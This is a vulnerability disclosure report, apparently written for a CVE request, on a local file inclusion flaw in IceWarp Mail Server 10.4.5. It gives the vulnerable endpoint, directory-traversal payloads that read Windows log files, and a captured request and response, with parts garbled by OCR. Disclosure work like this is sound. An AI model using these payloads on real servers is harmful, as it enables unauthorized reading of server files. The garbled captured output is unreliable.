Report the security vulnerability issue – IceWarp Local File Inclusion

Reporter: Nattakit Intarasorn, Phatthanaphol Rattanapongporn, Rattapon Jitprajong

Vulnerability exploitation

We have found this vulnerability in **IceWarp Mail Server version 10.4.5** allows remote attackers to exploit **Local File Inclusion**. This vulnerability enables attackers to include or execute files from the local file system of the targeted server. This can lead to unauthorized access to sensitive files and potentially allow attackers to execute arbitrary code or perform other malicious actions on the affected system.

So first we need to go to the target remote host, and we try to input local file inclusion command on get method

Payload:


https://example.com/webmail/calendar/minimizer/index.php?style={path_file}


“..\..\..\..\..\..\..\..\..%fwindows%2fwindowsupdate%2elog”


“..\..\..\..\..\..\..\..\..%fwindows%2fsystem32%2flogfiles%2fhttperr%2fhttperrl%2elog”

And finally, we can get information from the server by using LFI technique.

Sample POC:


http://
/webmail/
Email Address
Password
Login
Remember me
English
Desktop
IceWarp
Powered by IceWarp Server © 1999-2023


Request
Pretty
Raw
\n
Actions
GET /-..._._.--.._1507068849/webmail/calendar/minimizer/index.php?style=..\..\..\..\..\..\..\..\..\..%2fwindows%2fwindowsupdate%2elog HTTP/1.1
Host:
User-Agent: Mozilla/5.
Linux x86_64; rv:91.0) Gecko/20100101 Firefox/91.0
Accept: text/html,appl
xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Languag
Accept-Encodin
Connection: cl
Cookie: _ga_D3
GA1.3.21020132
4737711.0.0.0;
_gid=GA1.3.621
Upgrade-Insecure-Requests: 1
LFI command
..\..\..\..\..\..\..\..\..\..%fwindows%2fwindowsupdate%2elog
Response
Pretty
Raw
Render
\n
Actions
IceWarp version
HTTP/1.1 200 OK
Connection: close
Server: IceWarp/10.4.5
Date: Mon, 22 May 2023 09:54:41 GMT
Content-type: text/css; charset=utf-8
2023-04-2520:52:58:09784820b0Service********2023-04-2520:52:58:12084820b0IdleTmrNon-etworkStateIpv6,cNetworkInterfaces=2.2023-04-2520:52:58:12284820b0ServiceUpdateNetworntProvider:00000000-0000-0000-0000-000000000002023-04-2520:52:58:16684820b0Agent*WSUanagerdelayinitializecompletedsuccessfully..2023-04-2520:52:58:18484820b0AUTimer:31DAERReporter::Initsucceeded2023-04-2520:52:58:19584820b0Agent**********Agent:Initializnsareelevated(Userpreference))2023-04-2520:52:58:20184820b0MiscWARNING:IsSessionRemotn2023-04-2520:52:58:36184820b0AUCurrentlyAUXisenabled-sonotshowanyWUUpgradenotificati-2520:54:45:00384820b0AU##START##AU:Searchforupdates2023-04-2520:54:45:00384820b0AU##
9482F4B4-E343-43B6-B170-9A65BC822C77
}
/x64/6.3.9600.0/0?CH=857&L=en-US&P=&PT=0x7&WUA=7.9.9600.193742023-04-2520:54:45:815844:45:81784820b0AgentFATAL:CallerServiceRecoveryfailedtooptintoservice117cab2d-82b1-4b=0x000000072023-04-2520:54:45:90684820b0Report*ComputerBrand=VMware,Inc.2023-04-2520:00:00:002023-04-2520:54:45:91184820b0Report*BiosSkuNumberunavailable.2023-04-2520:54:84820b0HandlerUH:Currentcumulativeupdatelevelcalculated:packageidentityPackage_for_KBforupdates[CallId={
D6339D0B-389A-4BFA-883A-A7B491C82651
}
ServiceId={
9482F4B4-E343-43B6-B170-9A65BC822C77
}
]2023-04-2520:54:50:243848126cAgent***END***QueueingFindingupdates[CallerId=Automatic1 and DeploymentAction='Uninstallation' or IsInstalled=1 and DeploymentAction='Instal
9482F4B4-E343-43B6-B170-9A65BC822C77
}
WindowsUpdate2023-04-2520:54:50:260848126cAgent*SearchScope={
Machine&AllUsers
}
2023-04-2520:54:50:261848126cAgent*CallerSIDforApplicability:S-1-5-182023-04-2520:54:
9482F4B4-E343-43B6-B170-9A65BC822C77
}
/x64/6.3.9600.0/0?CH=857&L=en-US&P=&PT=0x7&WUA=7.9.9600.193742023-04-2520:54:50:49884service117cab2d-82b1-4b5a-a08c-4d62dbee7782tothedatastore2023-04-2520:54:50:539848126
9482F4B4-E343-43B6-B170-9A65BC822C77
Server information return



In addition, we have reported the issue to IceWarp, but they have not responded regarding this specific version. Please see the picture below. Therefore, we will request a CVE directly from you.